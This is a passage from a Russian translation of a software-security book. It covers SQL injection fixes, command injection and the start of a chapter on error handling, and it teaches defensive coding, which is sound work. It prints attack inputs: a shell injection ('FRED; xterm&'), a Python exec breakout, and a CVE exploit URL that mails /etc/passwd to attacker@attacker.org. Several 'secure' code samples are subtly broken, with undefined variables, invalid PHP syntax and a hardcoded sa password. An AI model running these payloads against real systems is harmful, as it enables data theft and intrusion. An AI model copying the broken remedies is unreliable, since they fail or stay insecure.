Для оценки инструмента рекомендуем создать небольшое тестовое приложение с известными ошибками, допускающими внедрение SQL, и посмотреть, какие ошибки этот инструмент сумеет найти.

Примеры из реальной жизни

Следующие примеры внедрения SQL-команд взяты из базы данных CVE (http://cve.mitre.org).

CAN-2004-0348

Цитата из бюллетеня CVE: «Уязвимость, связанная с внедрением SQL в сценарии viewCart.asp из программного обеспечения корзины для покупок компании SpiderSales, позволяет удаленному противнику выполнить произвольный SQL-запрос, воспользовавшись параметром userId».

Многие сценарии в программах SpiderSales не проверяют параметр userId, и этим можно воспользоваться для проведения атаки с внедрением SQL. Успешная атака позволяет противнику получить доступ к интерфейсу администратора SpiderSales и прочитать любую информацию из базы данных электронного магазина.

CAN-2002-0554

Цитата из бюллетеня CVE: «Модуль IBM Informix Web DataBlade 4.12 позволяет удаленному противнику обойти контроль доступа и прочитать произвольный файл путем атаки с внедрением SQL через HTTP-запрос».

Модуль Web DataBlade для базы данных Informix SQL динамически генерирует HTML-страницу на основе данных. Уязвимость отмечена в нескольких версиях Web DataBlade. Можно внедрить SQL-команды в любой запрос, обрабатываемый этим модулем. Результатом может стать раскрытие секретной информации или повышение уровня доступа к базе данных.

Искупление греха

Простейший и наиболее безопасный способ искупления – никогда не доверять входным данным, на основе которых формируется SQL-запрос, и пользоваться подготовленными или параметризованными предложениями (prepared statements).

Проверяйте все входные данные

Займемся для начала первой рекомендацией: никогда не доверять входным данным. Следует всегда проверять, что данные, подставляемые в SQL-предложение, корректны. Если вы работаете на языке достаточно высокого уровня, то проще всего воспользоваться для этого регулярным выражением.

Никогда не применяйте конкатенацию для построения SQL-предложений

Следующая рекомендация состоит в том, чтобы никогда не строить SQL-предложения посредством конкатенации или замены подстроки. Никогда! Пользуйтесь только подготовленными или параметризованными запросами. В некоторых технологиях это называется *связыванием параметров* (binding). В примерах ниже продемонстрированы некоторые из таких безопасных конструкций.

Примечание. Во всех примерах информация о параметрах соединения не хранится в тексте программы; мы вызываем специальные функции, которые считывают данные из пространства приложения.

Искупление греха в C#

```
public string Query(string Id) {
   string ccnum;
   string sqlstring = "";
   // пропускаем только корректные ID (от 1 до 8 цифр)
   Regex r = new Regex(@"^\d{1,8}$");
   if (!r.Match(Id).Success)
      throw new Exception("Неверный ID. Попробуйте еще раз.");

   try {
      SqlConnection sqlConn = new SqlConnection(GetConnection);
      string str = "sp_GetCreditCard";
      cmd = new SqlCommand(str, sqlConn);
      cmd.CommandType = CommandType.StoredProcedure;
      cmd.Parameters.Add("@ID", Id);
      cmd.Connection.Open();
      SqlDataReader read = myCommand.ExecuteReader();
      ccnum = read.GetString(0);
   }
   catch (SqlException se) {
      throw new Exception("Ошибка — попробуйте еще раз.");
   }
}
```

Искупление греха в PHP 5.0 и MySQL версии 4.1 и старше

```
<?php
   $db = mysqli_connect(getServer(), getUid(), getPwd());
   $stmt = mysqli_prepare($link, "SELECT ccnum FROM cust WHERE id=?");
   $id = $HTTP_GET_VARS["id"];

   // пропускаем только корректные ID (от 1 до 8 цифр)
```

```
   if (preg_match('\d{1,8}$/',$id);

      mysqli_stmt_bind_param($stmt, "s", $id);
      mysqli_stmt_execute($stmt);
      mysqli_stmt_bind_result($stmt, $result);
      mysqli_stmt_fetch($stmt);
      if (empty($name)) {
         echo "Результата нет!";
      } else {
         echo $result;
      }
   else {
      echo "Неверный ID. Попробуйте еще раз.");
   }
?>
```

Версии PHP ниже 5.0 не поддерживают связывания параметров с помощью показанной выше функции mysqli_prepare. Однако если для работы с базами данных вы пользуетесь архивом расширений PHP PEAR (PHP Extensions and Applications Repository, http://pear.php.net), то там есть функции DB_common::prepare() и DB_common::query() для подготовки параметризованных запросов.

Искупление греха в Perl/CGI

```
#!/usr/bin/perl
use DBI;
use CGI;

print CGI::header();
$cgi = new CGI;
$id = $cgi->param('id');

// пропускаем только корректные ID (от 1 до 8 цифр)
exit unless ($id =~ /^[\d]{1,8}$);
print "<html><body>";

// Параметры соединения получаем извне
$dbh = DBI->connect(conn(),
                    conn_name(),
                    conn_pwd())
   or print "Ошибка connect";
                    # детальная информация об ошибке в $DBI::errstr

$sql = "SELECT ccnum FROM cust WHERE id = ?";
$sth = $dbh->prepare($sql)
   or print "Ошибка prepare";

$sth->bind_param(1,$id);
$sth->execute()
   or print "Ошибка execute";

# Вывести данные

while (@row = $sth->fetchrow_array ) {
   print "@row<br>";
}
```

```
$dbh->disconnect;
print "</body></html>";

exit;
```

Искупление греха в Java с использованием JDBC

```
public static boolean doQuery(String Id) {
   // пропускаем только корректные ID (от 1 до 8 цифр)
   Pattern p = Pattern.compile("^\\d{1,8}$");
   if (!p.matcher(arg).find())
      return false;
   Connection con = null;
   try
   {
      Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver");
      con = DriverManager.getConnection("jdbc:microsoft:sqlserver: " +
                           "//localhost:1433", "sa", "$3cre+");
      PreparedStatement st = con.prepareStatement(
         "exec pubs..sp_GetCreditCard ?");
      st.setString(1, arg);
      ResultSet rs = st.executeQuery();
      while (rx.next()) {
         // Получить данные из rs.getString(1)
      }

      rs.close();
      st.close();
   }
   catch (SQLException e)
   {
      System.out.println("Ошибка SQL");
      return false;
   }
   catch (ClassNotFoundException e)
   {
      System.out.println("Ошибка во время исполнения");
      return false;
   }
   finally
   {
      try
      {
         con.close();
      } catch(SQLException e) {}
   }
   return true;
}
```

Искупление греха в ColdFusion

При работе с ColdFusion используйте cfqueryparam в теге <cfquery>, чтобы обезопасить запрос с параметрами.

Искупление греха в SQL

Не следует исполнять в хранимой процедуре строку, полученную из не заслуживающего доверия источника, как процедуру. В качестве одного из механизмов

глубоко эшелонированной обороны можно воспользоваться некоторыми функциями для проверки корректности строкового параметра. В примере ниже проверяется, что входной параметр содержит ровно четыре цифры. Заметим, что длина параметра заметно уменьшена, чтобы усложнить передачу любой другой входной информации.

```
CREATE PROCEDURE dbo.doQuery(@id nchar(4))
AS
   DECLARE @query nchar(64)
   IF RTRIM(@id) LIKE '[0-9][0-9][0-9][0-9]'
   BEGIN
      SELECT @query = 'select ccnum from cust where id = ''' + @id + ''''
      EXEC @query
   END
RETURN
```

Или еще лучше – потребуйте, чтобы параметр был целым числом:

```
CREATE PROCEDURE dbo.doQuery(@id smallint)
```

В Oracle 10g, как и в Microsoft SQL Server 2005, добавлены совместимые со стандартом POSIX регулярные выражения. Поддержка регулярных выражений реализована также для DB2 и Microsoft SQL Server 2000. В MySQL регулярные выражения поддерживаются с помощью оператора REGEXP. Ссылки на все эти решения вы найдете в разделе «Другие ресурсы».

Дополнительные защитные меры

Есть много других способов уменьшить риск компрометации. Например, в PHP можно задать параметр magic_quotes_gpc=1 в файле php.ini. Кроме того, запретите доступ ко всем пользовательским таблицам в базе данных, оставив только право исполнять хранимые процедуры. Это не даст противнику напрямую читать и модифицировать данные в таблицах.

Другие ресурсы

- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 12, «Database Input Issues»
- Sarbanes-Oxley Act of 2002: www.aicpa.org/info/sarbanes-oxley_summary.htm
- The Open Web Application Security Project (OWASP): www.owasp.org.
- «Advanced SQL Injection in SQL Server Applications» by Chris Anley: www.nextgenss.com/papers/advanced_sql_injection.pdf
- Web Applications and SQL Injections: www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf
- «Detecting SQL Injection in Oracle» by Pete Finnigan: www.securityfocus.com/infocus/1714
- «How a Common Criminal Might Infiltrate Your Network» by Jesper Johansson: www.microsoft.com/technet/technetmag/issues/2005/01/AnatomyofaHack/default.aspx
- «SQL Injection Attacks by Example» by Stephen J. Friedl: www.unixqiz.net/techtips/sql-injection.html

- Oracle 10g SQL Regular Expressions: http://searchoracle.techtarget.com/searchOracle/downloads/10g_sql_regular_expressions.doc
- «Regular Expressions in T-SQL» by Cory Koski: http://sqlteam.com/item.asp?itemID= 13947
- «xp_regex: Regular Expressions in SQL Server 2000» by Dan Farino: www.codeproject.com/managed.cpp/xpregex.asp
- SQLRegEx: www.krell-software.com/sqlregex/regex.asp
- «DB2 Bringing the Power of Regular Expression Matching to SQL» www-106.ibm.com/developerworks/db2/library/techarticle/0301stolze/0301stolze.html
- MySQL Regular Expressions: http://dev.mysql.com/doc/mysql/en/Regexp.html
- Hacme Bank: www.foundstone.com/resources/proddesc/hacmebank.htm

Резюме

Рекомендуется

- Изучите базу данных, с которой работаете. Поддерживаются ли в ней хранимые процедуры? Как выглядит комментарий? Может ли противник получить доступ к расширенной функциональности?
- Проверяйте корректность входных данных и устанавливайте степень доверия к ним.
- Используйте параметризованные запросы (также распространены термины «подготовленное предложение» и «связывание параметров») для построения SQL-предложений.
- Храните информацию о параметрах соединения вне приложения, например в защищенном конфигурационном файле или в реестре Windows.

Не рекомендуется

- Не ограничивайтесь простой фильтрацией «плохих слов». Существует множество вариантов написания, которые вы не в состоянии обнаружить.
- Не доверяйте входным данным при построении SQL-предложения.
- Не используйте конкатенацию строк для построения SQL-предложения даже при вызове хранимых процедур. Хранимые процедуры, конечно, полезны, но решить проблему полностью они не могут.
- Не используйте конкатенацию строк для построения SQL-предложения внутри хранимых процедур.
- Не передавайте хранимым процедурам непроверенные параметры.
- Не ограничивайтесь простым дублированием символов одинарной и двойной кавычки.
- Не соединяйтесь с базой данных от имени привилегированного пользователя, например sa или root.
- Не включайте в текст программы имя и пароль пользователя, а также строку соединения.

- Не сохраняйте конфигурационный файл с параметрами соединения в корне Web-сервера.

Стоит подумать

- О том, чтобы запретить доступ ко всем пользовательским таблицам в базе данных, разрешив лишь исполнение хранимых процедур. После этого во всех запросах должны использоваться только хранимые процедуры и параметризованные предложения.

Грех 5. Внедрение команд

В чем состоит грех

В 1994 году автор этой главы сидел перед экраном компьютера SGI с операционной системой IRIX, на котором отображалась картинка с приглашением ввести имя и пароль. Там была возможность распечатать кое-какую документацию и указать соответствующий принтер. Автор задумался, как это могло бы быть реализовано, ввел строку, никоим образом не связанную с именем принтера, и неожиданно получил интерфейс администратора на машине, к которой у него вовсе не должно было быть доступа. Более того, он даже и не пытался войти.

Это и есть типичная атака с внедрением команды, когда введенные пользователем данные по какой-то причине интерпретируются как команда. Часто такая команда может наделять человека контролем над данными и вообще куда более широкими полномочиями, чем предполагалось.

Подверженные греху языки

Внедрение команд становится проблемой всякий раз, когда данные и команды хранятся вместе. Да, язык способен исключить наиболее примитивные способы внедрения команд за счет подходящего API (интерфейса прикладного программирования), осуществляющего тщательную проверку входных данных. Но всегда остается шанс, что новые API породят доселе неведомые варианты атак с внедрением команд.

Как происходит грехопадение

Внедрение команды происходит, когда непроверенные данные передаются тому или иному компилятору или интерпретатору, который может счесть, что это вовсе не данные.

Канонический пример – это передача аргументов системному командному интерпретатору без какого-либо контроля. Например, в старой версии IRIX вышеупомянутое окно регистрации содержало примерно такой код:

```
char buf[1024];
snprintf(buf, "system lpr -P %s", user_input, sizeof(buf) – 1);
system(buf);
```

В данном случае пользователь не имел никаких привилегий, это вообще мог быть любой человек, случайно оказавшийся рядом с рабочей станцией. И достаточно было ему ввести строку **FRED; xterm&**, как тут же появилось бы окно кон-

соли, поскольку символ ; завершает предыдущую команду системного интерпретатора (shell), а команда xterm создает новое окно консоли, готовое для ввода команд. При этом символ & сообщает системе, что новый процесс нужно запустить, не блокируя текущий. (В Windows символ & имеет тот же смысл, что точка с запятой в UNIX.) А поскольку процесс, контролирующий вход в систему, имел привилегии администратора, то и созданная консоль обладала такими же привилегиями.

Как будет показано ниже, в разных языках есть немало функций, уязвимых для таких атак. Но для успеха атаки с внедрением команды обращение к системному интерпретатору необязательно. Противник мог бы вызвать также интерпретатор самого языка. Это довольно распространенный способ в таких языках высокого уровня, как Perl или Python. Рассмотрим, например, такой код на языке Python:

```
def call_func(user_input, system_data):
   exec 'special_function_%s("%s")' % (system_data, user_input)
```

Здесь встроенный в Python оператор % работает примерно так же, как спецификаторы формата в функциях семейства printf из стандартной библиотеки C. Он сопоставляет значения в скобках с шаблонами %s в форматной строке. Идея заключалась в том, чтобы вызвать выбранную системой функцию, передав ей введенный пользователем аргумент. Например, если бы строка system_data была равна sample, а user_input – fred, то программа выполнила бы такой код:

```
special_function_sample(«fred»)
```

Причем этот код работал бы в том же контексте, что и запустившая его функция exec.

Теперь противник, контролирующий переменную user_input, может выполнить произвольный код на Python. Для этого ему достаточно поставить кавычку, за ней правую скобку и точку с запятой, например так:

```
fred"); print("foo
```

Тогда программа выполнит следующий код:

```
special_function_sample("fred"); print("foo")
```

В результате будет выполнено не только то, что хотел автор программы, но и напечатана строка foo. Противник может сделать буквально все, что ему заблагорассудится: удалить файлы, к которым имеет доступ программа, или, скажем, создать новое сетевое соединение. Если такая гибкость позволяет противнику расширить свои привилегии, то это уже угроза безопасности.

Многие проблемы такого рода возникают, когда данные и управляющие структуры перемешаны, и с помощью того или иного специального символа противник может переключить контекст с данных на команды. Если речь идет о командных интерпретаторах, то таких волшебных символов тьма-тьмущая. Например, в большинстве клонов UNIX противнику достаточно ввести точку с запятой (конец предложения), обратную кавычку (данные между двумя обратными кавычками исполняются как команда) или вертикальную черту (все следующее за ней относится уже к другому процессу, связанному с первым), и после этого он

сможет исполнять произвольные команды. Есть и другие специальные символы, меняющие контекст; мы перечислили лишь самые очевидные.

Для устранения проблем, связанных с запуском команд, часто применяют вызов API, позволяющий запустить программу непосредственно, в обход командного интерпретатора. Например, в UNIX есть семейство функций execv(), которым передается просто имя запускаемой программы и ее параметры.

Это неплохо, но полностью проблему не решает, потому что запущенная программа может сама поместить данные рядом с важными управляющими конструкциями. Предположим, к примеру, что execv() используется для запуска Python-программы, которая затем передает список полученных аргументов функции `exec`. И мы снова оказываемся в исходной ситуации. Нам встречались программы, в которых через execv() исполнялся файл `/bin/sh` (это и есть командный интерпретатор), при этом весь смысл execv() теряется.

Родственные грехи

Есть несколько грехов, которые можно считать частными случаями внедрения команд. Ясно, что внедрение SQL – это особый вид атаки с внедрением команд. К той же категории можно отнести атаки на форматную строку, поскольку противник вставляет в переменную, которую программист рассматривал как данные, команды чтения и записи (например, спецификатор `%n` – это команда записи). Но эти частные случаи столь широко распространены, что мы посвятили им отдельные главы.

Та же ошибка лежит в основе кросс-сайтовых сценариев (cross-site scripting), когда в отсутствие должного контроля противник может вставить в данные некоторые управляющие элементы разметки.

Где искать ошибку

Вот основные характерные признаки:

- команды (или управляющая информация) и данные расположены друг за другом;
- существует возможность, что данные будут интерпретироваться как команда, зачастую из-за наличия специальных символов, например кавычки и точки с запятой;
- контроль над исполняемой командой может наделить противника более широкими привилегиями, чем он имел до этого.

Выявление ошибки на этапе анализа кода

Этой ошибке подвержены многочисленные вызовы API и конструкции, встречающиеся в самых разных языках программирования. В ходе анализа кода следует первым делом обращать внимание на те конструкции, которые потенциально можно использовать для вызова командного процессора (входящего в оболочку ОС, базы данных либо интерпретатора самого языка). Нужно выяснить, встреча-

ются ли такие конструкции в программе. Если да, проверьте, предприняты ли адекватные защитные меры. Хотя защита зависит от природы греха (см., например, обсуждение внедрения SQL-команд в грехе 4), но в общем случае рекомендуется скептически относиться к подходу «все кроме», отдавая предпочтение подходу «только такие» (см. ниже раздел «Искупление греха»).

Вот перечень наиболее распространенных конструкций, которые могут стать причиной ошибки.

Язык	Конструкция	Примечание
C/C++	system(), popen(), execlp(), execvp()	Posix
C/C++	Семейство функций ShellExecute(), _wsystem()	Только Win32
Perl	system	При вызове с одним аргументом может запустить командный процессор, если в строке есть соответствующие метасимволы
Perl	exec	Аналогично system, но завершает текущий процесс
Perl	обратные кавычки (`)	В общем случае вызывает командный процессор
Perl	open	Если первый или последний символ имени файла – вертикальная черта, то Perl открывает канал. Для этого вызывается командный процессор, которому передается остаток строки, переданной в качестве имени файла
Perl	Оператор |	Работает как определенный в Posix системный вызов popen()
Perl	eval	Вычисляет строковый аргумент как Perl-код
Perl	Флаг /e в регулярных выражениях	Вычисляет совпавшую с образцом часть строки как Perl-код
Python	exec, eval	Данные вычисляются как код
Python	os.system, os.popen	Делегирует обработку соответствующим системным вызовам
Python	execfile	Аналогично exec и eval, но данные берутся из указанного файла. Если противник контролирует содержимое файла, возникает та же проблема
Python	input	То же самое, что `eval(raw_input())`, поэтому в конечном итоге заданный пользователем текст вычисляется как код
Python	compile	Текст компилируется в код, который затем будет выполнен
Java	Class.forName(String name), Class.newInstance()	Байт-код Java можно динамически загрузить и выполнить. В некоторых случаях код, поступивший из источника, не заслуживающего доверия (в особенности, код аплета), исполняется в песочнице

Язык	Конструкция	Примечание
Java		В Java предпринята попытка обезопасить программу, запретив ей прямой вызов командного процессора. Но для некоторых задач командный процессор настолько удобен, что многие программисты передают этому методу аргумент, позволяющий явно вызвать его

Тестирование

В общем случае нужно рассмотреть все входные данные, понять, какому интерпретатору команд они могут быть переданы, а затем попробовать включить в тестовые данные различные используемые в этом интерпретаторе метасимволы и посмотреть, что получится. Разумеется, тестовые данные надо подбирать так, чтобы в случае успешного срабатывания также получался какой-то наблюдаемый результат.

Например, если вы хотите проверить, передаются ли данные оболочке UNIX, добавьте двоеточие, а затем попытайтесь отправить себе какое-нибудь электронное письмо. Но если данные заключены в двойные кавычки, то сначала придется вставить завершающую кавычку. В этом случае тестовые данные должны содержать кавычку, за ней точку с запятой, а потом уже команду для отправки почты. Проверьте не только факт получения почты, но и поведение приложения – оно могло аварийно завершиться или сделать еще что-то нехорошее. Необязательно в тесте имитировать настоящую атаку, но надо приблизиться к ней настолько, чтобы выявить проблему. Хотя защитных мер существует много, на практике не стоит проявлять излишнее хитроумие. Обычно достаточно написать простую программу, которая генерирует перестановки различных метасимволов (управляющих символов, имеющих специальный смысл, например `;`) и команд, подает их на вход приложения и отслеживает нежелательные результаты.

Инструменты, предлагаемые компаниями SPI Dynamics и Watchfire, автоматизируют процесс такого тестирования для Web-приложений.

Примеры из реальной жизни

Следующие примеры внедрения команд взяты из базы данных CVE (http://cve.mitre.org).

CAN-2001-1187

Написанный на Perl CGI-сценарий CSVForm добавляет записи в файл в формате CSV (поля, разделенные запятыми). Этот сценарий под названием statsconfig.pl поставляется в составе Web-сервера OmniHTTPd 2.07. После разбора запроса имя файла передается следующей функции в качестве параметра `file`:

```
sub modify_CSV
{
   if (open(CSV, $_[0])) {
```

```
        ...
    }
}
```

Имя файла никак не контролируется. Поэтому можно добавить в его конец символ открытия канала (|).

Для демонстрации эксплойта достаточно перейти по следующему URL:

```
http://www.example.com/cgi-bin/
csvform.pl?file=mail%20attacker@attacker.org</etc/passwd|
```

В UNIX результатом будет отправка атакующему файла паролей.

Отметим, что строкой `%20` представляется пробел в URL. Декодирование производится перед тем, как данные будут переданы CGI-сценарию.

В наши дни этот эксплойт уже не представляет большой практической ценности, так как в файле паролей в UNIX-системах хранятся только имена пользователей. Но противник может сделать что-то другое, что позволит ему войти в систему, например записать свой открытый ключ в каталог `~/.ssh/authorized_keys`. Или попытаться загрузить на сервер и выполнить произвольную программу, передав в параметре `file` последовательность байтов, составляющих ее код. Поскольку на машине, где работает этот сценарий, очевидно установлен Perl, то можно было бы написать несложный Perl-сценарий, который устанавливает обратное соединение с машиной противника, по которому тот получает доступ к командной оболочке.

CAN-2002-0652

Служба монтирования файловых систем в ОС IRIX позволяет смонтировать систему дистанционно, пользуясь вызовами RPC. Обычно она по умолчанию включена. Оказалось, что вплоть до обнаружения ошибки в 2002 году многие проверки файла, которые сервер выполнял при получении запроса, были реализованы с помощью системного вызова popen(). Передаваемая ему информация поступала непосредственно от пользователя, поэтому поставленная в нужном месте точка с запятой позволяла противнику выполнять команды от имени root.

Искупление греха

Очевидное решение – никогда не запускать никаких интерпретаторов команд. Но это не всегда практично, особенно если речь идет о работе с базой данных. Можно было бы сказать иначе: если вы все-таки обращаетесь к оболочке, не передавайте ей данные, поступившие извне. Но и этот совет столь же непрактичен.

Единственная разумная рекомендация – проверять входные данные. Путь к искуплению греха часто состоит всего из двух шагов:

1) проверьте данные и убедитесь, что они корректны;
2) предпримите необходимые действия, если данные некорректны.

Контроль данных

На самом верхнем уровне у вас есть две возможности. Можно проверять все, что передается внешнему процессу, или только те данные, которые поступают из

источника, не заслуживающего доверия. Оба варианта приемлемы, если вы производите проверку тщательно.

Обычно внешние данные имеет смысл проверять непосредственно перед использованием. На то есть две причины. Во-первых, таким образом гарантируется, что данные будут проверены на любом пути, ведущем к их использованию. Во-вторых, смысл данных часто проще всего понять непосредственно перед использованием. А, понимая смысл, вы сможете наилучшим образом выполнить проверку. Кроме того, такой подход позволяет защититься от непреднамеренной порчи данных после начальной проверки.

Но наилучшей является стратегия глубоко эшелонированной обороны. Разумно проверять данные и в момент поступления, чтобы избежать риска использовать непроверенные данные где-то в другом месте, особенно в ситуации, когда таких мест много.

Есть три основных способа обеспечить корректность данных:

- **подход «все кроме»**. Вы ищете свидетельства того, что данные некорректны, а если не находите, то принимаете их;
- **подход «только такие»**. Вы сравниваете данные с заведомо корректными, а все остальные отвергаете (даже если есть шанс, что ничего страшного не произойдет);
- **«закавычивание»**. Вы преобразуете данные таким образом, чтобы избежать всякого риска.

Всем им свойствен общий недостаток: вы можете что-то проглядеть. В случае подхода «все кроме» и «закавычивания» это, очевидно, может иметь плачевные последствия для безопасности. На самом деле, отвергая все данные, кроме тех, что кажутся корректными, вы, скорее всего, получите небезопасную программу, так как перечень символов, которые могут иметь специальный смысл, довольно велик. В некоторых системах почти все символы, кроме букв и цифр, могут оказаться специальными. «Закавычивание» часто гораздо труднее реализовать, чем кажется на первый взгляд. Например, при попытке сделать это для некоторых командных процессоров чаще всего строку с входными данными просто заключают в двойные кавычки. Но если вы не проявите осторожность, противник сможет сам включить в строку кавычки. Кроме того, для некоторых процессоров (например, командных оболочек в UNIX) есть метасимволы, которые интерпретируются даже внутри кавычек.

Чтобы убедиться в том, насколько сложна эта задача, попробуйте сами записать все метасимволы, имеющие специальный смысл для UNIX. Включите все, что может интерпретироваться как управляющие символы. Насколько длинный список у вас получится?

В наш перечень вошли все пунктуационные символы, кроме @, _, +, : и запятой. Но полной уверенности, что эти символы во всех случаях безопасны, у нас нет. Возможно, существуют интерпретаторы, для которых и они могут быть управляющими.

Быть может, вы полагаете, что некоторые из упомянутых символов никогда не имеют специального смысла. Скажем, знак минуса? Увы, если минус находится

в начале слова, то может интерпретироваться как признак окончания флагов команды. А как насчет символа ^? Вы не знали, что он применяется для подстановок? Ну а знак процента? Хотя при интерпретации в качестве метасимвола он, скорее всего, безопасен, но все же может быть метасимволом, поскольку используется для управления заданиями. Вместо знака тильды (~) в начале слова иногда подставляется начальный каталог пользователя, а в остальных случаях он метасимволом не является. Однако и такое использование может привести к раскрытию информации, особенно если цель противника – увидеть ту часть файловой системы, которую программа видеть не должна. Например, вы могли бы поместить свое приложение в каталог /home/blah/ и запретить во входных данных две подряд идущие точки. Тем не менее противник сможет добраться до любого файла в этом каталоге, добавив к имени файла префикс ~.

Даже пробел может считаться управляющим символом, поскольку разделяет семантически значимые аргументы или команды. И в таком качестве используются многие символы, помимо пробела, а именно: символ табуляции, перевода строки, возврата каретки, перевода страницы и вертикальной табуляции.

К тому же есть еще управляющие символы типа Ctrl-D или NULL, которые также могут приводить к нежелательным эффектам.

В общем, гораздо надежнее работать со списком «только эти». В случае списка «все кроме» вы должны быть абсолютно уверены, что рассмотрели все возможности. Но даже разрешительного подхода на основе списка «только эти» может оказаться недостаточно. Знать, как действует тот или иной символ, все равно необходимо, поскольку иначе вы можете включить в список разрешенных пробелы или тильду, не понимая, какие последствия это будет иметь для безопасности программы.

Другая проблема, свойственная разрешительному подходу, состоит в том, что пользователи могут быть недовольны, когда программа не дает вводить допустимые с их точки зрения символы. Например, вы можете запретить символ «+» в почтовых адресах, но найдутся люди, которые применяют этот символ, чтобы отличить тех, кому они сообщили свой адрес. И все же пропускание только разрешенных символов надежнее двух других подходов.

Рассмотрим случай, когда вы принимаете от пользователя значение, интерпретируемое как имя файла. Предположим, что проверка реализована так (код ниже написан на Python):

```
for char in filename:
   if (not char in string.ascii_letters and not char in string.digits
      and char <> '.'):
      raise "InputValidationError"
```

Здесь разрешены точки, чтобы пользователь мог указывать имена файлов с расширением, но о символе подчеркивания мы забыли. При подходе «все кроме» вы могли бы не подумать о том, чтобы запретить косую черту, а это плохо – противник может с помощью символа косой черты и точек сформировать имя файла из другой части файловой системы, вне текущего каталога. Если бы вы применили «закавычивание», то функция проверка оказалась бы гораздо более сложной.

Для такого рода проверок часто применяют регулярные выражения. Однако в регулярном выражении, особенно сложном, легко допустить ошибку. Если вам нужны вложенные конструкции и другие подобные вещи, лучше о регулярных выражениях забыть.

Вообще говоря, с точки зрения безопасности лучше перестраховаться, чем потом кусать локти. Регулярные выражения проще, но не безопаснее, особенно когда для точного контроля нужно учитывать сложную семантику, а не просто сопоставлять с образцом.

Если проверка не проходит

Есть три основные стратегии обработки ошибок. Они не являются взаимоисключающими, и, по крайней мере, первые два способа лучше применять совместно.

- Известить об ошибке (и, разумеется, не запускать команду, несмотря ни на что). Но думайте о том, как выглядит сообщение об ошибке. Если вы просто включите в него неверные данные, то можете нарваться на атаку с кросс-сайтовым сценарием. Не стоит также сообщать противнику слишком много информации (особенно если в ходе проверки используются данные из конфигурационного файла). Иногда лучше всего просто сказать «недопустимый символ» или что-нибудь, столь же туманное.
- Протоколировать ошибку и все связанные с ней данные. Но следите, чтобы сам процесс протоколирования не оказался мишенью атаки; некоторые системы протоколирования принимают символы форматирования, а попытка бесхитростно записать в протокол некоторые данные (например, символ возврата каретки или перево-да строки) может привести к порче протокола.
- Модифицировать поступившие данные, заменив их значением по умолчанию или как-то преобразовав.

В общем случае мы не рекомендуем третий вариант. Вы можете ошибиться, но даже в том случае, когда правы вы, а ошибся пользователь, результат может оказаться неожиданным. Лучше совсем отказаться от операции, но сделать это безопасно.

Дополнительные защитные меры

В языке Perl есть средства, которые позволяют обнаружить такого рода ошибки во время выполнения. Это так называемый «осторожный режим» (taint mode). Идея в том, что Perl не позволит передать непроверенные данные любой из перечисленных выше функций. Однако проверка выполняется только в осторожном режиме, поэтому, не включив его, вы не получите никаких преимуществ. Кроме того, вы можете случайно отключить этот режим, предварительно ничего не проверив. Есть и другие мелкие ограничения, поэтому лучше не полагаться только на этот механизм. Тем не менее это прекрасный инструмент для тестирования, и обычно стоит задействовать его в качестве одного из средств защиты.

Для стандартных вызовов API, с помощью которых происходит обращение к командным процессорам, имеет смысл написать собственные обертки, которые фильтруют входные данных по списку разрешенных символов и возбуждают исключение, если что-то не так. Это не должно быть единственным средством контроля, поскольку часто необходима более тщательная проверка. Однако в качестве первой линии обороны сойдет, к тому же и реализовать совсем нетрудно. Можно либо заменить «плохие» функции обертками прямо в библиотеке, либо пропустить исходный текст через простейшую программу поиска, найти все места, где они встречаются, и быстро провести контекстную замену.

Другие ресурсы

- «How To Remove Metacharacters From User-Supplied Data in CGI Scripts»: www.cert.org/tech_tips/cgi_metacharacters.html

Резюме

Рекомендуется

- Проверяйте все входные данные до передачи их командному процессору.
- Если проверка не проходит, обрабатывайте ошибку безопасно.

Не рекомендуется

- Не передавайте непроверенные входные данные командному процессору, даже если полагаете, что пользователь будет вводить обычные данные.
- Не применяйте подход «все кроме», если не уверены на сто процентов, что учли все возможности.

Стоит подумать

- О том, чтобы не использовать регулярные выражения для проверки входных данных; лучше написать простую и понятную процедуру проверки вручную.

Грех 6. Пренебрежение обработкой ошибок

В чем состоит грех

Безопасность подвергается серьезной угрозе, когда программист не уделяет должное внимание обработке ошибок. Иногда программа может оказаться в некорректном состоянии, но чаще все заканчивается отказом от обслуживания, так как приложение просто «падает». Эта проблема не утрачивает значимости даже в таких современных языках, как C# и Java, только в них аварийное завершение программы происходит из-за необработанного исключения, а не из-за того, что автор забыл проверить код возврата.

Суровая реальность такова: любая ненадежность программы, приводящая к краху или перезапуску, – это отказ от обслуживания, а следовательно, может угрожать безопасности, особенно если речь идет о сервере.

Очень часто причиной подобной ошибки становится некритическое копирование кода из какого-нибудь примера. Ведь обычно в примерах для простоты опускают проверку ошибок.

Подверженные греху языки

Уязвим любой язык, в котором функция извещает об ошибке с помощью кода возврата, например ASP, PHP, C и C++, а также языки, полагающиеся на исключения: C#, VB.NET и Java.

Как происходит грехопадение

Есть шесть способов впасть в этот грех:

- раскрытие излишней информации;
- игнорирование ошибок;
- неправильная интерпретация ошибок;
- бесполезные возвращаемые значения;
- обработка не тех исключений, что нужно;
- обработка всех исключений.

Рассмотрим каждый в отдельности.

Раскрытие излишней информации

Эта тема обсуждается в разных главах книги, а особенно в грехе 13. Ситуация типична: возникает ошибка, и вы из соображений «практичности» сообщаете

пользователю все подробности случившегося, а заодно советуете, как ошибку исправить. Только вот беда – хакер получает лакомый кусок: сведения, с помощью которых он может скомпрометировать систему.

Игнорирование ошибок

Функция возвращает код ошибки не просто так, а чтобы вызывающая программа могла отреагировать. Согласны, некоторые значения кодов возврата носят чисто информационный характер и зачастую необязательны. Например, значение, возвращаемое функцией printf, проверяется очень редко; если оно положительно, то равно числу выведенных символов, а –1 означает ошибку. Честно говоря, для вызывающей программы ошибка в printf не слишком существенна.

Но чаще возвращаемое значение важно. Например, в Windows есть несколько функций, позволяющих сменить учетную запись, от имени которой работает программа: ImpersonateSelf(), ImpersonateLogonUser() и SetThreadToken(). Если любая из них возвращает ошибку, значит, олицетворение не состоялось, и поток продолжает работать от имени того же пользователя, что и весь процесс.

Или возьмем ввод/вывод. Если вы вызываете функцию fopen(), а она не может открыть файл (его не существует или к нему нет доступа), и вы не обрабатываете ошибку, то все последующие вызовы fwrite() или fread() тоже завершатся неудачно. А если вы читаете из файла данные, а потом как-то их используете, то приложение может «грохнуться».

